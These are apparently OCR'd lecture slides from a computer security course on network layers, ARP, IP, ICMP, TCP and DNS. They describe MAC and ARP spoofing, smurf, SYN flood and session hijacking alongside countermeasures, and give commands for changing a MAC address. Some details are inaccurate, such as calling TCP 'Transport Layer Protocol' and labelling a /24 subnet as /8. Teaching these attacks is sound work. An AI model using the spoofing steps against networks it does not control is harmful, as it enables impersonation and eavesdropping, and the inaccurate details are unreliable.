Encapsulation


- A packet typically consists of
  - Control information for addressing the packet: header and footer
  - Data: payload
- A network protocol N1 can use the services of another network protocol N2
  - A packet **p1** of N1 is encapsulated into a packet **p2** of N2
  - The payload of p2 is p1



Network Layers

- Network models typically use a stack of layers
  - Higher layers use the services of lower layers via encapsulation
  - A layer can be implemented in hardware or software
  - The bottommost layer must be in hardware
- A network device may implement several layers
- A communication channel between two nodes is established for each layer
  - Actual channel at the bottom layer
  - Virtual channel at higher layers

Internet Layers




Internet Layers

- Physical layer
  - Physically transmit bits between the nodes of the network
  - Through copper wires, optical-fiber cables, wireless radio
- Link layer
  - Transfer data between a pair of (adjacent) network nodes or between nodes in a local area network (LAN)
  - Detect errors occurred at the physical layer
  - Use 48-bit Media Access Control (MAC) addresses


Internet Layers (cont.)

- Network layer (IP layer)
  - Transfer packets between any two hosts
  - 32-bit or 128-bit Internet Protocol (IP) addresses
- Transport layer
  - Support communications and connections between applications (on two hosts), based on IP addresses and ports
  - Transport Layer Protocol (TCP) : Establish a virtual connection between a client and server
  - 16-bit addresses for application-level protocols
- Application layer
  - To provide protocols that support useful functions on the internet.
  - Example: HTTP (browsing), DNS (conversion between meaningful name & IP addresses)

Internet Packet Encapsulation




Internet Packet Encapsulation



Another Model: The OSI Model

- The OSI (Open System Interconnect) Reference Model is a network model consisting of seven layers
- Created in 1983, OSI is promoted by the International Standard Organization (ISO)



Link Layer

Link Layer

- The link layer is responsible for providing communication between devices on the same physical network segment. It provides the physical and logical means to transfer data between devices, and is responsible for the detection and correction of errors that occur during transmission.
- At the link layer, data is encapsulated into frames, which include information such as the source and destination MAC (Media Access Control) addresses.
- The link layer is responsible for transmitting frames over the physical network medium, such as Ethernet, Wi-Fi, or Bluetooth.

Link Layer: Network Interfaces

- Network interface: device connecting a computer to a network
  - Ethernet card
  - WiFi adapter
- A computer may have multiple network interfaces
- Packets transmitted between network interfaces
- Most local area networks, (including Ethernet and WiFi) broadcast frames
- In regular mode, each network interface gets the frames intended for it

Link Layer: MAC Addresses

- Most network interfaces come with a predefined MAC address
- A MAC address is a 48-bit number usually represented in hex
  - E.g., 00-1A-92-D4-BF-86
- The first three octets of any MAC address are IEEE-assigned Organizationally Unique Identifiers
  - E.g., Cisco 00-1A-A1, D-Link 00-1B-11, ASUSTek 00-1A-92
- The next three can be assigned by organizations as they please, with uniqueness being the only constraint
- Organizations can utilize MAC addresses to identify computers on their network
- MAC address can be reconfigured by network interface driver software

Link Layer: Viewing and Changing MAC Addresses


- Viewing the MAC addresses of the interfaces of a machine
  - Linux: ifconfig
  - Windows: ipconfig /all
- Changing a MAC address in Linux
  - Stop the networking service: /etc/init.d/network stop
  - Change the MAC address: ifconfig eth0 hw ether <MAC-address>
  - Start the networking service: /etc/init.d/network start
- Changing a MAC address in Windows
  - Open the Network Connections applet
  - Access the properties for the network interface
  - Click "Configure …"
  - In the advanced tab, change the network address to the desired value
- Changing a MAC address requires administrator privileges

Format of Ethernet frame

Bits	Field	
0 to 55	Preamble (7 bytes)	Header
56 to 63	Start-of-Frame delimiter (1 byte)	
64 to 111	MAC destination (6 bytes)	
112 to 159	MAC source (6 bytes)	
160 to 175	Ethertype/Length (2 bytes)	
176 to 543+	Payload (46-1500 bytes)	Payload
543+ to 575+	CRC-32 checksum (4 bytes)	Footer
575+ to 671+	Interframe gap (12 bytes)	

Link Layer: Hub & Switch

- Frames are transmitted at the link layer using networking devices such as hubs and switches




Link Layer: Hub & Switch

- Ethernet hub
  - Simplest way to connect devics in a local area network
  - Logically connects multiple devices together, allowing them to act as a single network segment
  - It forwards all received frames to all attached devices, each network interface gets the frames intended for it
    - Eavesdropping is easy
      Example: software Wireshark (promiscuous mode)


Link Layer: Switch

- A switch is a common network device
  - Operates at the link layer
  - Has multiple ports, each connected to a computer
- Operation of a switch
  - Learn the MAC address of each computer connected to it
  - Forward frames only to the destination computer



Link Layer: Combining Switches

- Switches can be arranged into a tree
- Each port learns the MAC addresses of the machines in the segment (subtree) connected to it
- A switch broadcast frames with unknown destination MAC address to other switches
  - A switch forward a frame in the normal way if destination MAC address is known



Link Layer: MAC Address Filtering

- A switch can be configured to provide service only to machines with specific MAC addresses
- Allowed MAC addresses need to be registered with a network administrator
- A MAC spoofing attack impersonates another machine
  - Find out MAC address of target machine
  - Reconfigure MAC address of rogue machine
  - Turn off or unplug target machine
  - Countermeasures
    - Block port of switch when machine is turned off or unplugged
    - Disable duplicate MAC addresses

Link Layer: ARP

- The address resolution protocol (ARP) is a link layer protocol
  - connects the network layer to the link layer by converting IP addresses to MAC addresses
  - It is used to find a host's hardware address given its network layer (IP) address

Link Layer: ARP

- ARP works by broadcasting requests and caching responses for future use
- The protocol begins with a computer broadcasting a message of the form
  who has <IP address1> tell <IP address2>
- When the machine with <IP address1> or an ARP server receives this message, it broadcasts the response
  <IP address1> is <MAC address>
- The requestor's IP address <IP address2> is contained in the link header
- The Linux and Windows command arp - a displays the ARP table

```
Internet Address      Physical Address      Type
128.148.31.1          00-00-0c-07-ac-00     dynamic
128.148.31.15         00-0c-76-b2-d7-1d     dynamic
128.148.31.71         00-0c-76-b2-d0-d2     dynamic
128.148.31.75         00-0c-76-b2-d7-1d     dynamic
128.148.31.102        00-22-0c-a3-e4-00     dynamic
128.148.31.137        00-1d-92-b6-f1-a9     dynamic
```



Link Layer: ARP Spoofing

- The ARP table is updated whenever an ARP response is received
- Requests are not tracked
- ARP announcements are not authenticated
- Machines trust each other
- A rogue machine can spoof other machines

Link Layer: ARP Spoofing

- According to the standard, almost all ARP implementations are stateless
- An arp cache updates every time that it receives an arp reply… even if it did not send any arp request!
- It is possible to "poison" an arp cache by sending gratuitous arp replies (A gratuitous ARP reply is a reply to which no request has been made.)

Link Layer: ARP Spoofing



Link Layer: ARP Spoofing

- Countermeasures
  - Method 1: checking for multiples of the same MAC address on the LAN
  - Method 2: Static ARP table
    - Network administrator manually specify a router's ARP cache to assign certain MAC addresses to specific IP addresses.

Summary

- Circuit switching & packet switching
- Internet layers
  - Physical layer
  - Link layer
  - Network (IP) layer
  - Transport layer
  - Application layer
- Link layer
  - MAC address
  - Hub and switch
  - Address resolution protocol
    - ARP spoofing

SE6001 Computer Security

Lecture 13
Network Security Part 2

Table of Contents

Lecture Outline

- Network Layer
  - Internet Protocol
  - Internet control message protocol
- Transport Layer
  - Transmission control protocol
  - User datagram protocol

Network Layer

Network Layer


- The network layer is responsible for providing end-to-end communication between different hosts on a network.
- It provides routing and forwarding of packets between different networks, and is responsible for logical addressing and identification of network devices.
- At the network layer, data is encapsulated into packets, which contain information such as the source and destination addresses, and routing information.

Network Layer

- We will learn two protocols of the network layer:
  - Internet Protocol (IP) is the most common network layer protocol. It is used for communication between hosts on the Internet.
  - Internet Control Message Protocol (ICMP) is used to communicate error messages and operational information about the state of the network. It is primarily used by network devices such as routers and firewalls to provide feedback about the status of the network, and to help diagnose and troubleshoot network problems.

Internet Protocol

- Connectionless
  - Each packet is transported independently from other packets
- Unreliable
  - Delivery on a best effort basis
  - No acknowledgments
  - Packets may be lost, reordered, corrupted, or duplicated
- IP packets
  - Encapsulate TCP and UDP packets
  - Encapsulated into link-layer frames



IP Addresses and Packets

- IP addresses
  - Hosts on the internet must have unique IP addresses
  - IPv4: 32-bit addresses
    - IPv4 addresses are canonically represented in dot-decimal notation, which consists of four decimal numbers, each ranging from 0 to 255, separated by dots, e.g., 172.16.254.1.
  - IPv6: 128-bit addresses (still not widely used)
    - IPv6 addresses have two logical parts: a 64-bit network prefix, and a 64-bit host address part. (The host address is often automatically generated from the interface MAC address.
    - An IPv6 address is represented by 8 groups of 16-bit hexadecimal values separated by colons (:) shown as follows:
      2001:0db8:85a3:0000:0000:8a2e:0370:7334

IP Addresses and Packets

- Address subdivided into network, subnet, and host
  - E.g., 128.148.32.110
- Broadcast addresses
  - E.g., 128.148.32.255
- Private networks
  - not routed outside of a LAN (local area network)
  - 10.0.0.0/8 → 8 is used to indicate that the first 8 bits represent the network
  - 172.16.0.0/12
  - 192.168.0.0/16


IP Addresses and Packets

Classes of 32-bit IP addresses

Class	Leading bits	Size of *network number* bit field	Size of *rest* bit field	Number of networks	Addresses per network	Start address	End address
Class A	0	8	24	128 (2^7)	16,777,216 (2^{24})	0.0.0.0	127.255.255.255
Class B	10	16	16	16,384 (2^{14})	65,536 (2^{16})	128.0.0.0	191.255.255.255
Class C	110	24	8	2,097,152 (2^{21})	256 (2^8)	192.0.0.0	223.255.255.255
Class D (multicast)	1110	not defined	not defined	not defined	not defined	224.0.0.0	239.255.255.255
Class E (reserved)	1111	not defined	not defined	not defined	not defined	240.0.0.0	255.255.255.255

IP Addresses and Packets

- IP header includes
  - Source address
  - Destination address
  - Packet length (up to 64KB)
  - Time to live (up to 255)
  - IP protocol version
  - Fragmentation information
  - Transport layer protocol information (e.g., TCP)



IP Address Space and ICANN

- Internet Corporation for Assigned Names and Numbers
  - International nonprofit organization
  - Incorporated in the US
  - Allocates IP address space
  - Manages top-level domains
- Historical bias in favor of US corporations and nonprofit organizations

- Examples
  - 003/8 May 94 General Electric
  - 009/8 Aug 92 IBM
  - 012/8 Jun 95 AT&T Bell Labs
  - 013/8 Sep 91 Xerox Corporation
  - 015/8 Jul 94 Hewlett-Packard
  - 017/8 Jul 92 Apple Computer
  - 018/8 Jan 94 MIT
  - 019/8 May 95 Ford Motor
  - 040/8 Jun 94 Eli Lily
  - 043/8 Jan 91 Japan Inet
  - 044/8 Jul 92 Amateur Radio Digital
  - 047/8 Jan 91 Bell-Northern Res.
  - 048/8 May 95 Prudential Securities
  - 054/8 Mar 92 Merck
  - 055/8 Apr 95 Boeing
  - 056/8 Jun 94 U.S. Postal Service

A Typical University's IP Space

- Most universities separate their network connecting dorms and the network connecting offices and academic buildings. For example:
- Dorms
  - Class B network 138.16.0.0/16 (64K addresses)
- Academic buildings and offices
  - Class B network 128.148.0.0/16 (64K addresses)
- CS department
  - Several class C (/24) networks, each with 254 addresses

(However, at NTU private network within SPMS)

IP Routing

- A router bridges two or more networks
  - Operates at the network layer
  - Maintains tables to forward packets to the appropriate network
  - Forwarding decisions based solely on the destination address
- Routing table
  - Maps ranges of addresses to LANs or other gateway routers

Internet Routes

- Internet Control Message Protocol (**ICMP**)
  - Used for network testing and debugging
  - Simple messages encapsulated in single IP packets
  - Considered a network layer protocol
  - Usage:
    - Echo request: ask the destination machine to acknowledge the receipt of the packet
    - Echo response: acknowledge the receipt of a packet in reply to an echo request
    - Time exceeded: error notification that a packet has expired, i.e., its value becomes 0
      - Initialized to 255, each router reduces its value by 1.
    - Destination unreachable: Error notification that the packet could not be delivered.

Internet Routes

- Tools based on ICMP
  - **Ping**: sends series of echo request messages and provides statistics on roundtrip times and packet loss
  - **Traceroute**: sends series ICMP packets with increasing TTL value to discover routes

ICMP Attacks

- Ping of death (now fixed)
  - ICMP specifies messages must fit a single IP packet (64KB)
  - Send a ping packet that exceeds maximum size using IP fragmentation
  - Reassembled packet caused several operating systems to crash due to a buffer overflow

ICMP Attacks


- Smurf
  - Ping a broadcast address using a spoofed source address (the victim's IP address)
    - IP spoofing:

      Every OS allows network connections with arbitrary IP header information

      => sender's IP address can be set to arbitrary address
    - Broadcast address: (example: 128.148.32.255)

      => all the computers on the subnet 128.148.32.0/8 receive all the packets sent to 128.148.32.255

ICMP Attacks: Smurf Attack




IP Vulnerabilities

- Unencrypted transmission
  - Eavesdropping possible at any intermediate host during routing
- No source authentication
  - Sender can spoof source address, making it difficult to trace packet back to attacker
- No integrity checking
  - Entire packet, header and payload, can be modified while en route to destination, enabling content forgeries, redirections, and man-in-the-middle attacks
- No bandwidth constraints
  - Large number of packets can be injected into network to launch a denial-of-service attack
  - Broadcast addresses provide additional leverage

Distributed Denial of Service Attack

- Send large number of packets to host providing service
  - Slows down or crashes host
  - Often executed by botnet
- Attack propagation
  - Starts at zombies
  - Travels through tree of internet routers rooted
  - Ends at victim
- IP source spoofing
  - Hides attacker
  - Scatters return traffic from victim

Source:
M.T. Goodrich, Probabalistic Packet Marking for Large-Scale IP Traceback, IEEE/ACM Transactions on Networking 16:1, 2008.



IP Traceback

- IP Traceback
  - Determine the true origins of DDOS attacks featuring spoofed IP address
- Issues
  - There are more than 2M internet routers
  - Attacker can spoof source address
- Approaches
  - Logging: Each router logging each packet being forwarded
  - Packet Marking: Each router adds its IP address to the packets being forwarded => too much additional data
  - Probabilistic packet marking: Each router inserts its IP address to the packet with certain probability => try to keep the packet size unchanged

Transport Layer

Transport Layer

- The transport layer is responsible for providing reliable end-to-end communication between applications on different hosts. It provides error detection and correction, flow control, and congestion control to ensure that data is delivered reliably and efficiently.
- At the transport layer, data is encapsulated into segments, which contain information such as source and destination port numbers, sequence and acknowledgement numbers, and data payload.

Transport Layer

- We will learn two protocols of the transport layer
  - Transport layer protocol (TCP) TCP (Transmission Control Protocol) is used to provide reliable, error-checked delivery of data over the network. It establishes a connection between two hosts and manages the reliable delivery of data in both directions.
  - User Datagram Protocol (UDP) is used to send short, one-time messages over the network. It is a connectionless protocol, meaning that there is no established connection between the sender and receiver, and each packet is treated as an independent unit. UDP is often used for applications where speed and low overhead are more important than reliability, such as online gaming, real-time video streaming

Transmission Control Protocol

- Transport layer protocol (TCP) provides communication between processes (on different computers
  - Use 16-bit address (port)
- Features:
  - reliable data transfer
    - Every time TCP receives a packet, it sends out an ACK to indicate successful receipt of the packet.
    - TCP generally checks data transmitted by comparing a checksum of the data with a checksum encoded in the packet
  - in-order delivery of messages
    - Delivery order is maintained by marking each packet with a sequence number
  - distinguish data for multiple concurrent applications on the same host
- Most popular application protocols, including WWW, FTP and SSH are built on top of TCP

Ports


- TCP supports multiple concurrent applications on the same server
- Accomplishes this by having ports, 16 bit numbers identifying where data is directed
- The TCP header includes space for both a source and a destination port, thus allowing TCP to route all data
- In most cases, both TCP and UDP use the same port numbers for the same applications
- Ports 0 through 1023 are reserved for use by known protocols.
- Ports 1024 through 49151 are known as user ports, and should be used by most user programs for listening to connections and the like
- Ports 49152 through 65535 are private ports used for dynamic allocation by socket libraries

TCP Packet Format

Bit Offset	0-3	4-7	8-15	16-18	19-31
0	Source Port			Destination Port	
32	Sequence Number				
64	Acknowledgment Number				
96	Offset	Reserved	Flags	Window Size	
128	Checksum			Urgent Pointer	
160	Options				
>= 160	Payload				

Establishing TCP Connections

- TCP connections are established through a three way handshake.
- The server generally has a passive listener, waiting for a connection request
- The client requests a connection by sending out a SYN packet
- The server responds by sending a SYN/ACK packet, indicating an acknowledgment for the connection
- The client responds by sending an ACK to the server thus establishing connection



SYN Flood

- Typically DOS attack against TCP connection establishment
- Attacker creates a large number of packets with spoofed source addresses and setting the SYN flag on these
- The server responds with a SYN/ACK for which it never gets a response (waits for about 3 minutes each)
- Eventually the server stops accepting connection requests, thus triggering a denial of service.


SYN Flood: Countermeasure


- Use SYN cookies
  - Implemented in some Linux OS
- Use half-open connection
  - Only after the establishment of TCP connection (The server receives the second ACK), resources are allocated to the TCP connection
    - Otherwise, put it in half-open connection queue
  - Implemented in Windows

TCP Data Transfer

- During connection initialization using the three way handshake, initial sequence numbers are exchanged
- Acknowledgment or lack thereof is used by TCP to keep track of packets
- TCP connections are cleanly terminated with a 4-way handshake
  - The client which wishes to terminate the connection sends a FIN message to the other client
  - The other client responds by sending an ACK
  - The other client sends a FIN
  - The original client now sends an ACK, and the connection is terminated

TCP Data Transfer and Teardown





TCP Congestion Control

- During the mid-80s it was discovered that uncontrolled TCP messages were causing large scale network congestion
- TCP responded to congestion by retransmitting lost packets, thus making the problem was worse
- What is predominantly used today is a system where ACKs are used to determine the maximum number of packets which should be sent out
- Lost packets are taken to be a sign of network congestion
- TCP congestion control is a good idea in general but allows for certain attacks.

Optimistic ACK Attack

- An optimistic ACK attack takes advantage of the TCP congestion control
- It begins with a client sending out ACKs for data segments it hasn't yet received
- This flood of optimistic ACKs makes the servers TCP stack believe that there is a large amount of bandwidth available, and eventually bandwidth use beyond what the server has available
- There are no practical solutions to this problem

Session Hijacking

- Also commonly known as TCP Session Hijacking
- Attempt to take control of a network session
  - Sessions are server keeping state of a client's connection
  - Servers need to keep track of messages sent between client and the server and their respective actions
- IP spoofing is one type of hijacking on large network
  - Needs to guess the sequence number
- With cryptography (Message Authentication Code), this attack can be avoided completely.

Packet Sniffers

- Packet sniffers "read" information traversing a network
  - Packet sniffers intercept network packets, possibly using ARP cache poisoning
  - Can be used as legitimate tools to analyze a network
    - Monitor network usage
    - Filter network traffic
    - Analyze network problems
  - Can also be used maliciously
    - Steal information (i.e. passwords, conversations, etc.)
    - Analyze network information to prepare an attack
- Packet sniffers can be either software or hardware based
  - Sniffers are dependent on network setup

Stopping Packet Sniffing

- The best way is to encrypt packets securely
  - Encryption:
    - Private/Public key pairs makes sniffing virtually useless
  - Switched networks, almost all attacks will be via ARP spoofing
    - Add machines to a permanent store in the cache
    - This store cannot be modified via a broadcast reply
    - Thus, a sniffer cannot redirect an address to itself
- The best security is to not let them in in the first place
  - Sniffers need to be on your subnet in a switched hub in the first place
  - All sniffers need to somehow access root at some point to start themselves up

Port Knocking

- Broadly port knocking is the act of attempting to make connections to blocked ports in a certain order in an attempt to open a port
- Port knocking is fairly secure against brute force attacks since there are 65536^k combinations, where k is the number of ports knocked
- Port knocking however if very susceptible to replay attacks. Someone can theoretically record port knocking attempts and repeat those to get the same open port again
- One good way of protecting against replay attacks would be a time dependent knock sequence.

User Datagram Protocol

- UDP: Transport layer protocol
  - stateless,
  - Unreliable , does not provide delivery guarantees, or acknowledgments,
  - but is significantly faster
- A lack of reliability implies applications using UDP must be ready to accept a fair amount of error packages and data loss.
  - Most applications used on UDP will suffer if they have reliability. VoIP, Streaming Video and Streaming Audio all use UDP.


Network Address Translation

Network Address Translation


- Introduced in the early 90s to alleviate IPv4 address space congestion
- Translating addresses in an internal network, to an external address that is used for communication to and from the outside world
- NAT is usually implemented by placing a router in between the internal private network and the public network.
- Saves IP address space since not every terminal needs a globally unique IP address, only an organizationally unique one
- all types of NAT break the originally envisioned model of IP end-to-end connectivity across the Internet
  - Not suitable for some applications
    - normally difficult for inbound connection
  - performance

Network Address Translation


- The NAT router maintains a table mapping between (private source IP address + internal source port) and (destination IP address + public source port)



Home Network Setup Using NAT Router



IP Packet Modifications in NAT



Summary

- Network (IP) layer
  - Internet protocol (IP)
  - Internet control message protocol (ICMP)
    - ICMP attacks
      - Ping of death
      - Smurf (use IP spoofing and broadcast address)
  - IP traceback
    - Determine the true origins of DDOS attacks using spoofed IP addresses
    - Methods
      - Logging, packet marking, probabilistic packet marking

Summary

- Transport layer
  - Transmission control protocol (TCP) : reliable
    - SYN flood & countermeasure
    - Optimistic ACK attack
    - Session hijacking
    - Packet sniffers
    - Port knocking
  - User datagram protocol (UDP): unreliable
- Network Address translation
  - To alleviate IPv4 address space congestion

SE6001 Computer Security

Lecture 14
Network Security Part 3

Table of Contents

Lecture Outline

- DNS
- Attacks on DNS

DNS

Application Layer Protocols

- HTTP (hypertext transfer protocol)
  - Foundation of data communication for www
- FTP (file transfer protocol)
- IMAP/POP/SMTP
  - Email
- Telnet
  - Remote access protocol
- **DNS (domain name system)**
  - for using intuitive domain names instead of IP addresses
- Some secure application protocols:
  - SSL/TLS
  - SSH
- …….

Domain Name

- Domain names
  - Two or more labels, separated by dots (e.g., ntu.edu.sg)
  - Rightmost label is the top-level domain (TLD)
    - .com, .org, .gov (intel.com)
    - country-code top-level domain (.sg, .cn)
  - Then 2nd, 3rd level domain names

Domain Name

- Top Level Domains (TLDs)
  - Started in 1984
  - Originally supposed to be named by function
    - .com for commercial websites, .mil for military
  - Eventually agreed upon unrestricted TLDs for .com, .net, .org, .info
  - In 1994 started allowing country TLDs such as .sg
  - Tried to move back to hierarchy of purpose in 2000 with creation of .aero, .museum, etc.

Domain Name


- Domain name registration
  - Domain names are registered and assigned by:
    - domain-name registrars accredited by:
      - ICANN: Internet Corporation for Assigned Names and Numbers
      - Or country-code top-level domain that has been granted authority (such as .sg)
  - Example:
    - In Singapore:
      Singapore Network Information Centre Pte Ltd
      www.sgnic.sg
      A number of registrars are listed there that can register domain names ending with .SG

Domain Name

- Domain squatting
  - A person registers a domain name in anticipation of that domain being important to another organization
    - then sell the domain to that organization

Domain Name System (DNS)

Domain name system: an application-layer protocol for mapping domain names to IP addresses



Domain Name System

- The Domain Name System is maintained as a distributed database system
  - The nodes of this database are the **name servers**
  - Each domain has at least one authoritative name server (ANS) that publishes information about that domain and the name servers of any domains subordinate to it
  - The top of the hierarchy is served by the root name servers, the servers to query when looking up (*resolving*) a TLD

Example: www.ntu.edu.sg

DNS: Name Servers

- The authoritative name server (ANS) hierarchy matches the domain hierarchy:
  - root servers point to DNS servers for TLDs, etc.
- Root servers, and servers for TLDs change infrequently
- DNS servers refer to other DNS servers by name, not by IP: sometimes must bootstrap by providing an IP along with a name, called a glue record


DNS: Name Servers

- Root name server
  - name server for DNS's root zone
    - Provides names and numeric IP addresses of the authoritative DNS servers for:
      all top-level domains (TLDs) such as com, org, edu, or the country code top-level domains
  - It directly answers requests for records in the root zone, returning a list of the designated authoritative name servers for the appropriate top-level domain (TLD).
  - The root name servers are a critical part of the Internet
    - they are the first step in translating (resolving) human readable host names into IP addresses that are used in communication between Internet hosts.

DNS: Name Servers

- Root name server (cont.)
  - DNS Root Server System Advisory Committee is an ICANN committee.
    - However, the root zone is controlled by the United States Department of Commerce who must approve all changes to the root zone file requested by ICANN.
  - There are now 13 root name servers
    - A.root-servers.net
    - B.root-servers.net
    - ……
    - M.root-servers.net
  - Nine of the servers operate in multiple geographical locations using the routing technique called anycast
    - anycast: routing to one of the physical hosts with the same IP address

DNS: DNS Tree

